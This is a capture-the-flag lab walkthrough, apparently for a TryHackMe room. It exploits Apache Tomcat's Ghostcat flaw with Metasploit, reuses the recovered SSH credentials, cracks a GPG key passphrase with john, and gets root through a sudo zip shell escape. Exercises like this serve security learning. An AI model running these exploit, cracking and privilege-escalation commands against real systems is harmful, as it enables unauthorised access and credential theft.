
I started with a nmap scan to discover the ports that were open on the target system
- nmap -p- -sC -A -T4 10.48.184.165 -oN scan.txt

Results:
- There were 4 open ports, 22 (ssh), 53 (tcpwrapped), 8009 (ajp13), and 8080 (http)
Step 2: Exploitation (msfconsole)
I discovered that the target was vulnerable ghostcat exploit, an apache tomcat file read exploit within metasploit. I started up metasploit and used the exploit to see if any important information could be gathered that would grant me a foothold:

- msfconsole (To start up metasploit)
- search exploit "ghostcat"
- use 0 (To select and use the file read exploit)

- set RHOSTS 10.48.184.165 (To set the targets ip)
- run (To execute the exploit)
Results:

- The file read exploit was able to recover potential credentials that could be used to gain access to the target
Step 3: (Initial access)
Since we recovered credentials, we could assume they can be used to as an entry point to ssh on the target
- ssh skyfuck@10.48.184.165

Result:
- The recovered credentials were valid and granted me access to the target system
Step 4: (Post exploitation)

Now that we have access, I enumerated to determine my availability on the targets system and found that there was a gpg key in the file called tryhackme.asc:
- ls -la (to list all hidden files)
- nano tryhackme.asc (to view the contents of tryhackme.asc)
- pwd (print working directory)
- python3 -m http.server (to start a server in preparation of file transfer)
I then transferred the tryhackme.asc file to my host machine so that I could crack the hash:
- wget http://10.48.184.165:8000/tryhackme.asc

Result:
- The file successfully transferred to my attacker machine
I checked the contents of the file just to make sure the hash was in it.

As the file had gpg encryption I ran gpg2john on the file which tells john to use that type of encryption to work out a passphrase which can then lead to accessing to the contents of the file. After that I use to john to attempt to crack the hash and recover the passphrase:
- gpg2john tryhackme.asc > hash.txt
- john — wordlist=/usr/share/wordlists/rockyou.txt hash.txt


Result:
- I was able to recover the passphrase to the file
I imported the key which essentially reads the key from the tryhackme.asc file. Then I decrypted it which prompted me for the passphrase:
- gpg — import tryhackme.asc

- gpg — decrypt credential.pgp (to decrypt the credential.pgp file)

Result:
- The file contained a password for the user merlin, which can be used to pivot
While i'm logged in as the user skyfuck I attempted to switch to the user merlin using the password found from the file:
- su merlin

Result:
- I was successfully granted access as the user merlin
As the merlin user I listed all the files and retrieved the user flag:
- ls -la (list all files including hidden files)
- cat user.txt (display the contents of the user flag)

Step 5: Privilege Escalation
To escalate privileges I ran the sudo -l command as I had had the password from the file and merlin was allowed to run /usr/bin/zip (zip) with sudo permissions. I went to gtfo bins and they provided me with a method to escalate privs which basically spawns a shell in the pesc.txt destination file:
- sudo -l
- sudo zip /tmp/pesc.txt /etc/hosts -T -TT '/bin/sh #'


Result:
- The command successfully spawned a root shell
Lastly, I ran some commands just to confirm I was root and then I went to the root directory and retrieved the root flag:
- id
- whoami
- pwd (print current working directory)
- cd /root (change directories to the root flag)
- ls -la
- cat root.txt (To display the contents of the root flag)

I hope you guys enjoyed this writeup, stay tuned for more!